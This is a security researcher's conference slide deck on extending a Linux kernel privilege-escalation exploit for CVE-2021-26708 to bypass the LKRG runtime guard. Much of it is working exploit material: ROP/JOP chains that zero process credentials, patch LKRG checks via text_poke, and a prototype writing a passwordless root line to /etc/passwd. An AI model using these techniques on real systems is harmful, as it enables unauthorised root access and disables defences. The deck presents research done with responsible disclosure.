

Improving the Exploit for CVE-2021-26708 in the Linux Kernel to Bypass LKRG

Alexander Popov

Positive Technologies

August 25, 2021

ZERONIGHTSX




About Me

- Alexander Popov
- Linux kernel developer since 2013
- Security researcher at **POSITIVE TECHNOLOGIES**
- Speaker at conferences:
OffensiveCon, Zer0Con, Linux Security Summit, Still Hacking Anyway, Positive Hack Days, Open Source Summit, Linux Plumbers, and others

Agenda

- ❶ Short [CVE-2021-26708](#) exploit overview
- ❷ Limitations on privilege escalation
- ❸ Achieving the full power of ROP
 - ▶ Rediscovering applicable gadgets
 - ▶ Stack pivoting using a JOP/ROP chain
- ❹ Improving the exploit to bypass [LKRG](#)
 - ▶ Analysing [LKRG](#) from the attacker's perspective
 - ▶ Developing new methods of bypassing [LKRG](#) detection
- ❺ Exploit demo on [Fedora 33 Server](#) protected by [LKRG](#)
- ❻ Responsible disclosure to the [LKRG](#) team



CVE-2021-26708 Overview

- LPE in the Linux kernel
- Bug type: race condition
- Refers to 5 similar bugs in the virtual socket implementation
- Reason: access to `struct vsock_sock` without `lock_sock()`
- Major Linux distros ship `CONFIG_VSOCKETS` and `CONFIG_VIRTIO_VSOCKETS` as kernel modules
- My fixing patch was merged on February 2, 2021 (commit [c518adafa39f3785](#))

- The vulnerable modules are automatically loaded
- Just create a socket for the `AF_VSOCK` domain:

```
vsock = socket(AF_VSOCK, SOCK_STREAM, 0);
```

- Available for unprivileged users
- User namespaces are not needed for this

Memory Corruption

- Reproducing the race condition requires two threads:
 - The first one calling `setsockopt()`
 - The second one changing the virtual socket transport
- The race condition can provoke


Write-after-free of a 4-byte controlled value
to a 64-byte kernel object at offset 40

CVE-2021-26708 Exploitation with SMEP/SMAP Bypass

- Fedora 33 Server with Linux kernel 5.10.11-200.fc33.x86_64 as the exploitation target
- For more, see <https://a13xp0p0v.github.io/2021/02/09/CVE-2021-26708.html>



Control-Flow Hijack via Use-After-Free for sk_buff



Control-Flow Hijack Limitations

- This callback has the following prototype:

```
void (*callback)(struct ubuf_info *, bool zerocopy_success);
```

- **RDI** register stores the first function argument (address of **ubuf_info**)
- The contents of **ubuf_info** are controlled by the attacker
- So, for stack pivoting, the ROP gadget should look something like this:

```
mov rsp, qword ptr [rdi + N] ; ret
```

- There is nothing like that in **vmlinuz-5.10.11-200.fc33.x86_64**

Limited Privilege Escalation

- I couldn't find a stack pivoting gadget in `vmlinux-5.10.11-200.fc33.x86_64` that can work in my restrictions
- Therefore, I performed an arbitrary write in one shot:
 - ▶ The exploit process credentials are overwritten
 - ▶ SMEP and SMAP protection is bypassed

```
/*  
 * A single ROP gadget for arbitrary write:  
 *  mov rdx, qword ptr [rdi + 8] ; mov qword ptr [rdx + rcx*8], rsi ; ret  
 * Here rdi stores uinfo_p address, rcx is 0, rsi is 1  
 */  
uinfo_p->callback = ARBITRARY_WRITE_GADGET + kaslr_offset;  
uinfo_p->desc = owner_cred + CRED_EUID_EGID_OFFSET; /* value for "qword ptr [rdi + 8]" */  
uinfo_p->desc = uinfo_p->desc - 1; /* rsi value 1 should not get into euid */
```

- But I was not satisfied without the full power of ROP ⚡

Registers Under Attacker's Control

At the breakpoint in `skb_zcopy_clear()` that executes the `destructor_arg` callback:

```
gdb-peda$
[-----registers-----]
RAX: 0xffffffff81768a43 --> 0x48b4865ff98e189
RBX: 0x0
RCX: 0x0
RDX: 0x8
RSI: 0x1
RDI: 0xfffff888109909100 --> 0xffffffff81768a43 --> 0x48b4865ff98e189
RBP: 0xfffff888109909ec0 --> 0x80000000
RSP: 0xfffffc90000733d20 --> 0xffffffff81768a43 --> 0x48b4865ff98e189
RIP: 0xffffffff81e02515 --> 0x841f0f2e66c9
R8: 0xfffff888109909100 --> 0xffffffff81768a43 --> 0x48b4865ff98e189
R9: 0xfffffc90000733e38 --> 0xfffffffff00000004
R10: 0x2c (' ')
R11: 0xaf0
R12: 0xfffff888109cd4400 --> 0x0
R13: 0xaf0
R14: 0xfffff888109cd4400 --> 0x0
R15: 0xaf0
EFLAGS: 0x283 (CARRY parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0xffffffff81e0250c <__x86_retpoline_rax+7>: lfence
0xffffffff81e0250f <__x86_retpoline_rax+10>: jmp 0xffffffff81e0250a <__x86_retpoline_rax+5>
0xffffffff81e02511 <__x86_retpoline_rax+12>: mov QWORD PTR [rsp],rax
=> 0xffffffff81e02515 <__x86_retpoline_rax+16>: ret
0xffffffff81e02516: nop WORD PTR cs:[rax+rax*1+0x0]
0xffffffff81e02520 <__x86_indirect_thunk_rbx>:
    jmp 0xffffffff81e02525 <__x86_retpoline_rbx>
0xffffffff81e02522 <__x86_indirect_thunk_rbx+2>: nop DWORD PTR [rax]
0xffffffff81e02525 <__x86_retpoline_rbx>: call 0xffffffff81e02531 <__x86_retpoline_rbx+12>
[-----stack-----]
```

The RBP Register: A New Hope

- RBP register contains the address of `skb_shared_info`
- It points to the kernel memory under the attacker's control
- So, I started to search for ROP/JOP gadgets involving RBP

JOP Gadgets

- Eventually I found many JOP gadgets that look like this one:

```
0xffffffff81711d33 :  xchg eax, esp ; jmp qword ptr [rbp + 0x48]
```

- `[RBP + 0x48]` points to the kernel memory under the attacker's control
- I understood that

I could perform stack pivoting using
a chain of JOP gadgets like this
and then proceed with ordinary ROP



Quick JOP Experiment

- A quick experiment with `xchg eax, esp ; jmp qword ptr [rbp + 0x48]`

```
$ gdb vmlinux
```

```
gdb-peda$ disassemble 0xffffffff81711d33
```

```
Dump of assembler code for function acpi_idle_lpi_enter:
```

```
0xffffffff81711d30 <+0>:  call    0xffffffff810611c0 <__fentry__>
```

```
0xffffffff81711d35 <+5>:  mov     rcx,QWORD PTR gs:[rip+0x7e915f4b]
```

```
0xffffffff81711d3d <+13>:  test    rcx,rcx
```

```
0xffffffff81711d40 <+16>:  je      0xffffffff81711d5e <acpi_idle_lpi_enter+46>
```

```
gdb-peda$ x/2i 0xffffffff81711d33
```

```
0xffffffff81711d33 <acpi_idle_lpi_enter+3>:  xchg    esp,eax
```

```
0xffffffff81711d34 <acpi_idle_lpi_enter+4>:  jmp     QWORD PTR [rbp+0x48]
```

- But calling this gadget crashes the kernel with a page fault 🤔

Quick JOP Experiment: Kernel Crash

```
[ 51.810896] BUG: unable to handle page fault for address: ffffffff81711d33
[ 51.812965] #PF: supervisor write access in kernel mode
[ 51.815078] #PF: error_code(0x0003) - permissions violation
[ 51.827685] PGD 2a15067 P4D 2a15067 PUD 2a16063 PMD 16000e1
[ 51.829732] Oops: 0003 [1] SMP PTI
[ 51.831629] CPU: 1 PID: 811 Comm: vsock_pwn Tainted: G          W          5.10.11-200.fc33.x86_64 #1
[ 51.833806] Hardware name: QEMU Standard PC (Q35 + ICH9, 2009), BIOS 1.13.0-2.fc32 04/01/2014
[ 51.836345] RIP: 0010:acpi_idle_lpi_enter+0x3/0x40
[ 51.838869] Code: 5b 5d c3 0f 1f 40 00 0f 1f 44 00 00 b8 ed ff ff ff c3 0f 1f 44 00 00 0f 1f 44 00 00 b8 ed ff ff ff
44 00 00 0f 1f 44 <00> 00 65 48 8b 0d 4b 5f 91 7e 48 85 c9 74 1c 48 63 d2 48 8d 04 d2
[ 51.845958] RSP: 0018:ffffc90000cffe28 EFLAGS: 00010287
[ 51.849934] RAX: ffffffff81711d33 RBX: 0000000000000000 RCX: 0000000000000000
[ 51.853920] RDX: 0000000000000000 RSI: 0000000000000001 RDI: ffff888103425100
[ 51.857516] RBP: ffff888103425ec0 R08: ffff888103425100 R09: fffffc90000cffe38
[ 51.861323] R10: 000000000000002c R11: 00000000000000af0 R12: ffff888101872c00
[ 51.866989] R13: 00000000000000af0 R14: ffff888101872c00 R15: 00000000000000af0
[ 51.870818] FS:  00007f8369265740(0000) GS:ffff88817bd00000(0000) knlGS:0000000000000000
[ 51.874521] CS:  0010 DS:  0000 ES:  0000 CR0: 0000000080005003
[ 51.878361] CR2: ffffffff81711d33 CR3: 00000001057b4001 CR4: 0000000000370ec0
[ 51.882316] Call Trace:
[ 51.886347]  skb_release_data+0x104/0x1b0
[ 51.890942]  __consume_stateless_skb+0x16/0x50
[ 51.894016]  udp_recvmsg+0x1e6/0x580
```

My JOP Gadget Has Disappeared

- Where is my `xchg eax, esp ; jmp qword ptr [rbp + 0x48]` gadget?

```
$ gdb vmlinux
gdb-peda$ target remote :1234
gdb-peda$ disassemble 0xffffffff81711d33
Dump of assembler code for function acpi_idle_lpi_enter:
0xffffffff81711d30 <+0>:  nop    DWORD PTR [rax+rax*1+0x0]
0xffffffff81711d35 <+5>:  mov    rcx,QWORD PTR gs:[rip+0x7e915f4b]
0xffffffff81711d3d <+13>: test   rcx,rcx
0xffffffff81711d40 <+16>:  je     0xffffffff81711d5e <acpi_idle_lpi_enter+46>
gdb-peda$ x/2i 0xffffffff81711d33
0xffffffff81711d33 <acpi_idle_lpi_enter+3>:  add    BYTE PTR [rax],al
0xffffffff81711d35 <acpi_idle_lpi_enter+5>:  mov    rcx,QWORD PTR gs:[rip+0x7e915f4b]
```

- Linux kernel code with my gadget changed in the runtime 😞

Kernel Self-Patching Killed My JOP Gadget

- Linux kernel can patch its code in the runtime
- The code of `acpi_idle_lpi_enter()` is changed by `CONFIG_DYNAMIC_FTRACE`
- This kernel mechanism actually **removed many** JOP gadgets that interested me!
- I decided to search for ROP/JOP gadgets in the memory of the **live virtual machine**



Evgeny Korneev: Portrait of Academician Lev Bogush (1980)

Searching ROP/JOP Gadgets in the VM Memory

`ropsearch` from `gdb-peda` didn't work for me because of its limited functionality, so I:

- 1 Determined the kernel code location

```
[root@localhost ~]# grep "_text" /proc/kallsyms
ffffffff81000000 T _text
[root@localhost ~]# grep "_etext" /proc/kallsyms
ffffffff81e026d7 T _etext
```

- 2 Dumped the memory between `_text` and `_etext` plus the remainder

```
gdb-peda$ dumpmem kerndump 0xffffffff81000000 0xffffffff81e03000
Dumped 14692352 bytes to 'kerndump'
```

- 3 Searched for ROP/JOP gadgets in the raw memory dump

```
# ./ROPgadget.py --binary kerndump --rawArch=x86 --rawMode=64 > dump_gadgets
```

JOP/ROP Chain for Stack Pivoting

```
/* JOP/ROP gadget chain for stack pivoting: */
```

```
/* mov ecx, esp ; cwde ; jmp qword ptr [rbp + 0x48] */
```

```
#define STACK_PIVOT_1_MOV_ECX_ESP_JMP (0xFFFFFFFF81768A43lu + kaslr_offset)
```

```
/* push rdi ; jmp qword ptr [rbp - 0x75] */
```

```
#define STACK_PIVOT_2_PUSH_RDI_JMP (0xFFFFFFFF81B5FD0A1u + kaslr_offset)
```

```
/* pop rsp ; pop rbx ; ret */
```

```
#define STACK_PIVOT_3_POP_RSP_POP_RBX_RET (0xFFFFFFFF8165E33Flu + kaslr_offset)
```



Preparing JOP/ROP Chain in the Memory

```
/* mov ecx, esp ; cwde ; jmp qword ptr [rbp + 0x48] */
```

```
uinfo_p->callback = STACK_PIVOT_1_MOV_ECX_ESP_JMP;
```

```
unsigned long *jmp_addr_1 = (unsigned long *)(xattr_addr + SKB_SHINFO_OFFSET + 0x48);
```

```
/* push rdi ; jmp qword ptr [rbp - 0x75] */
```

```
*jmp_addr_1 = STACK_PIVOT_2_PUSH_RDI_JMP;
```


```
unsigned long *jmp_addr_2 = (unsigned long *)(xattr_addr + SKB_SHINFO_OFFSET - 0x75);
```

```
/* pop rsp ; pop rbx ; ret */
```

```
*jmp_addr_2 = STACK_PIVOT_3_POP_RSP_POP_RBX_RET;
```



JOP/ROP Chain for Stack Pivoting




ROP for EoP

Arkady Lurie: At the Steelmaking Workshop (1960)

```
int i = 0;
unsigned long *rop_gadget =
    (unsigned long *)(xattr_addr + MY_UINFO_OFFSET + 8);

/* 1. Perform elevation of privileges (EoP) */
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = owner_cred + CRED_UID_GID_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_0_RET; /* mov qword ptr [rax], 0 ; ret */
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = owner_cred + CRED_EUID_EGID_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_0_RET; /* mov qword ptr [rax], 0 ; ret */
```



ROP for Resuming Syscall Handling

- ROP chain has to restore the original RSP value:
 - ▶ The lower 32 bits of it were saved in RCX
 - ▶ The upper 32 bits of it can be extracted from R9 (points somewhere in the kernel stack)
- Bit twiddling and we are done:

```
/* 2. Restore RSP and continue */
rop_gadget[i++] = ROP_MOV_RAX_R9_RET; /* mov rax, r9 ; ret */
rop_gadget[i++] = ROP_POP_RDX_RET; /* pop rdx ; ret */
rop_gadget[i++] = 0xffffffff00000000lu;
rop_gadget[i++] = ROP_AND_RAX_RDX_RET; /* and rax, rdx ; ret */
rop_gadget[i++] = ROP_ADD_RAX_RCX_RET; /* add rax, rcx ; ret */
rop_gadget[i++] = ROP_PUSH_RAX_POP_RBX_RET; /* push rax ; pop rbx ; ret */
rop_gadget[i++] = ROP_PUSH_RBX_POP_RSP_RET;
/* push rbx ; add eax, 0x415d0060 ; pop rsp ; ret */
```

Oh, I Always Wanted to Hack LKRG!

- The Linux Kernel Runtime Guard (**LKRG**) is an amazing project
- It's a Linux kernel module that performs
 - ▶ Runtime integrity checking of the kernel
 - ▶ Detecting kernel vulnerability exploits
- The aim of **LKRG** anti-exploit functionality is to detect:
 - ▶ Illegal EoP (illegal `commit_creds()` calls and overwriting `struct cred`)
 - ▶ Sandbox and namespace escapes
 - ▶ Illegal changing of the CPU state (for example, disabling **SMEP** and **SMAP** on **x86_64**)
 - ▶ Illegal changing of the kernel `.text` and `.rodata`
 - ▶ Kernel stack pivoting and ROP
 - ▶ And much more



LKRG Development

- The LKRG project is hosted by Openwall
- It is mostly being developed by Adam 'pi3' Zabrocki in his spare time
- LKRG is currently in a beta version
- But developers are trying to keep it super stable and portable
- Adam also says:

We are aware that LKRG is bypassable by design
(as we have always spoken openly)
but such bypasses are neither easy nor cheap/reliable

Preceding Research in LKRG Bypass Methods

- Ilya Matveychikov did some interesting work in this area
- He collected his LKRG bypass methods at <https://github.com/milabs/lkrg-bypass>
- However, Adam improved LKRG to mitigate these bypass methods:
<https://www.openwall.com/lists/lkrg-users/2019/02/21/2>
- So, I decided to upgrade my exploit and develop a new way to bypass LKRG
- Now things get interesting! ⚡

From the Attacker's Perspective

Attack idea #1

OK, `LKRG` is tracking illegal EoP.

But it does not track access to `/etc/passwd`.

Let's overwrite `/etc/passwd` using ROP to disable the root password.

Executing `su` after that should look absolutely legal to `LKRG`.



Quick Prototype of the Attack Idea #1

- I wrote a quick prototype in the form of a kernel module
- Overwriting `/etc/passwd`:

```
struct file *f = NULL;
char *str = "root::0:0:root:/root:/bin/bash\n";
ssize_t wret;
loff_t pos = 0;

f = filp_open("/etc/passwd", O_WRONLY, 0);
if (IS_ERR(f)) {
    pr_err("pwdhack: filp_open() failed\n");
    return -ENOENT;
}

wret = kernel_write(f, str, strlen(str), &pos);
printk("pwdhack: kernel_write() returned %ld\n", wret);
```

- After loading it, an unprivileged user executing `su` becomes root without the password

Attack Idea #1: Fail

- I reimplemented the `filp_open()` and `kernel_write()` calls in my ROP chain
- But it failed to open `/etc/passwd` 😞 Why?

Good design solution:

The Linux kernel checks the process credentials
and SELinux metadata
even when a file is opened from the kernelspace

- Overwriting credentials before `filp_open()` doesn't help
- `LKRG` tracks them and kills any offending process 

No More Hiding, Let's Destroy LKRG!

- Suddenly, I decided not to hide from **LKRG** any more
- Instead, I got the idea to attack and destroy **LKRG** from my ROP chain!



Anatoly Volkov: Snowballs (1957)

From the Attacker's Perspective

Attack idea #2

Let's provoke the **LKRG** module unloading
from the ROP chain



Quick Prototype of the Attack Idea #2

- I wrote a quick prototype in the form of a kernel module
- Calling the `exit()` method of the `LKRG` module:

```
struct module *lkrng_mod = find_module("p_lkrng");

if (!lkrng_mod) {
    pr_notice("destroy_lkrng: p_lkrng module is NOT found\n");
    return -ENOENT;
}

if (!lkrng_mod->exit) {
    pr_notice("destroy_lkrng: p_lkrng module has no exit method\n");
    return -ENOENT;
}

pr_notice("destroy_lkrng: p_lkrng module is found, remove it brutally!\n");
lkrng_mod->exit();
```


Attack Idea #2: Fail

- I reimplemented the `find_module()` and `LKRG exit()` calls in my ROP chain
- But it failed. Why?
 - ▶ In the middle of `p_lkrg_deregister()`, `LKRG` calls `schedule()`
 - ▶ `schedule()` has an `LKRG` hook performing the pCFI check
 - ▶ The pCFI check detects my stack pivoting
- My exploit process is killed by `LKRG` in the middle of the `LKRG` module unloading
- Alas! 

From the Attacker's Perspective

Attack idea #3

The `kprobes` and `kretprobes` are used by LKRG for planting checking hooks all over the kernel. Let's disarm them using ROP.



Attack Idea #3: Fail

- I tried to disarm all enabled **kprobes** using an existing **debugfs** interface

```
[root@localhost ~]# echo 0 > /sys/kernel/debug/kprobes/enabled
```

- On Fedora 33 Server with loaded **LKRG**, the kernel hanged completely
- There might be some deadlock or infinite loop caused by **LKRG**
- I reported that to the **LKRG** team
- Debugging the kernel with **LKRG** is a painful process



From the Attacker's Perspective

Attack idea #4

Patch the most critical **LKRG** code
from the ROP chain.



Attack Idea #4: Success

- The most critical **LKRG** functions:
 - ▶ `p_check_integrity()` checks the Linux kernel integrity
 - ▶ `p_cmp_creds()` checks the credentials of processes running in the system against the **LKRG** database to detect illegal elevation of privileges
- I patched the code of these functions with `0x48 0x31 0xc0 0xc3`, which is `xor rax, rax ; ret` or `return 0`
- Then, I escalated the privileges. **LKRG** is dead. Hurray!

**ZERO
NIGHTS**

Alexander Popov

Demo

**// IMPROVING THE EXPLOIT FOR
CVE-2021-26708 IN THE LINUX
KERNEL TO BYPASS LKRG //**

Final ROP Chain: Part 1

```
unsigned long *rop_gadget = (unsigned long *)(xattr_addr + MY_UINFO_OFFSET + 8);
int i = 0;

#define SAVED_RSP_OFFSET 3400

/* 1. Save RSP */
rop_gadget[i++] = ROP_MOV_RAX_R9_RET; /* mov rax, r9 ; ret */
rop_gadget[i++] = ROP_POP_RDX_RET; /* pop rdx ; ret */
rop_gadget[i++] = 0xffffffff00000000lu;
rop_gadget[i++] = ROP_AND_RAX_RDX_RET; /* and rax, rdx ; ret */
rop_gadget[i++] = ROP_ADD_RAX_RCX_RET; /* add rax, rcx ; ret */
rop_gadget[i++] = ROP_MOV_RDX_RAX_RET; /* mov rdx, rax ; shr rax, 0x20 ; xor eax, edx ; ret */
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = uaf_write_value + SAVED_RSP_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_RDX_RET; /* mov qword ptr [rax], rdx ; ret */
```



Final ROP Chain: Part 2

```
#define KALLSYMS_LOOKUP_NAME (0xffffffff81183dc0lu + kaslr_offset)
#define FUNCNAME_OFFSET_1 3550

/* 2. Destroy lkrg : part 1 */
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = KALLSYMS_LOOKUP_NAME;
/* unsigned long kallsyms_lookup_name(const char *name) */
rop_gadget[i++] = ROP_POP_RDI_RET; /* pop rdi ; ret */
rop_gadget[i++] = uaf_write_value + FUNCNAME_OFFSET_1;
strncpy((char *)xattr_addr + FUNCNAME_OFFSET_1, "p_cmp_creds", 12);
rop_gadget[i++] = ROP_JMP_RAX; /* jmp rax */
```



- The `lkrg.hide` configuration option is set to 0 by default
- The `LKRG` functions can be found easily using `kallsyms_lookup_name()`
- There are also other methods to find these functions

Final ROP Chain: Part 3

- `kallsyms_lookup_name()` function returns the address of `p_cmp_creds()` in RAX
- If the LKRG module is not loaded, `kallsyms_lookup_name()` returns NULL
- I wanted my exploit to work in **both cases** and invented this stunt (**proud of it!**)

```
#define XOR_RAX_RAX_RET (0xFFFFFFFF810859C0lu + kaslr_offset)

/* If lkrg function is not found, let's patch "xor rax, rax ; ret" */
rop_gadget[i++] = ROP_POP_RDX_RET; /* pop rdx ; ret */
rop_gadget[i++] = XOR_RAX_RAX_RET;
rop_gadget[i++] = ROP_TEST_RAX_RAX_CMOVE_RAX_RDX_RET; /* test rax, rax ; cmove rax, rdx ; ret*/
```



Final ROP Chain: Part 4

Patch `p_cmp_creds()` using `text_poke()`. Then do the same for `p_check_integrity()`

```
#define TEXT_POKE (0xffffffff81031300lu + kaslr_offset)
#define CODE_PATCH_OFFSET 3450

rop_gadget[i++] = ROP_MOV_RDI_RAX_POP_RBX_RET;
                    /* mov rdi, rax ; mov eax, ebx ; pop rbx ; or rax, rdi ; ret */
rop_gadget[i++] = 0x1337; /* dummy value for RBX */
rop_gadget[i++] = ROP_POP_RSI_RET; /* pop rsi ; ret */
rop_gadget[i++] = uaf_write_value + CODE_PATCH_OFFSET;
strncpy((char *)xattr_addr + CODE_PATCH_OFFSET, "\x48\x31\xc0\xc3", 5);
rop_gadget[i++] = ROP_POP_RDX_RET; /* pop rdx ; ret */
rop_gadget[i++] = 4;
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = TEXT_POKE; /* void *text_poke(void *addr, const void *opcode, size_t len) */
rop_gadget[i++] = ROP_JMP_RAX; /* jmp rax */
```



Final ROP Chain: Part 5

LKRG is destroyed. Now it's easy; get the root privileges:

```
/* 3. Perform privilege escalation */
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = owner_cred + CRED_UID_GID_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_0_RET; /* mov qword ptr [rax], 0 ; ret */
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = owner_cred + CRED_EUID_EGID_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_0_RET; /* mov qword ptr [rax], 0 ; ret */
```



Final ROP Chain: Part 6 (the Last One)

Now restore the original `RSP` value from the `sk_buff` data at `SAVED_RSP_OFFSET` and continue the `recv()` syscall handling:

```
/* 4. Restore RSP and continue */
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = uaf_write_value + SAVED_RSP_OFFSET;
rop_gadget[i++] = ROP_MOV_RAX_QWORD_PTR_RAX_RET; /* mov rax, qword ptr [rax] ; ret*/
rop_gadget[i++] = ROP_PUSH_RAX_POP_RBX_RET; /* push rax ; pop rbx ; ret */
rop_gadget[i++] = ROP_PUSH_RBX_POP_RSP_RET;
                    /* push rbx ; add eax, 0x415d0060 ; pop rsp ; ret */
```



Phew, that was the most complicated part of the talk!



Nikolay Lomakin: First Product (1953)


Responsible Disclosure

- **June 10:** I disclosed information about my experiments with **LKRG** to Adam and Alexander Peslyak aka Solar Designer
- We discussed my **LKRG** bypass method and exchanged views on **LKRG** in general
- **July 3:** I posted “**Attacking LKRG v0.9.1**” at the public **lkrng-users** mailing list
- This attack vector is **not** mitigated so far...



Conclusion

- Improving the **CVE-2021-26708** exploit, achieving the full power of ROP, and hacking **LKRG** was very satisfying
- Analysing **LKRG** from the attacker's perspective was very interesting:
 - ▶ **LKRG** is an amazing project
 - ▶ At the same time, I believe that detecting post-exploitation and illegal privilege escalation **from inside the kernel** is impossible
 - ▶ I think **LKRG** must be at some other context/layer (**hypervisor** or **TEE**) to detect illegal kernel activity better



Thank you! Questions?

alex.popov@linux.com
[@a13xp0p0v](#)

POSITIVE TECHNOLOGIES

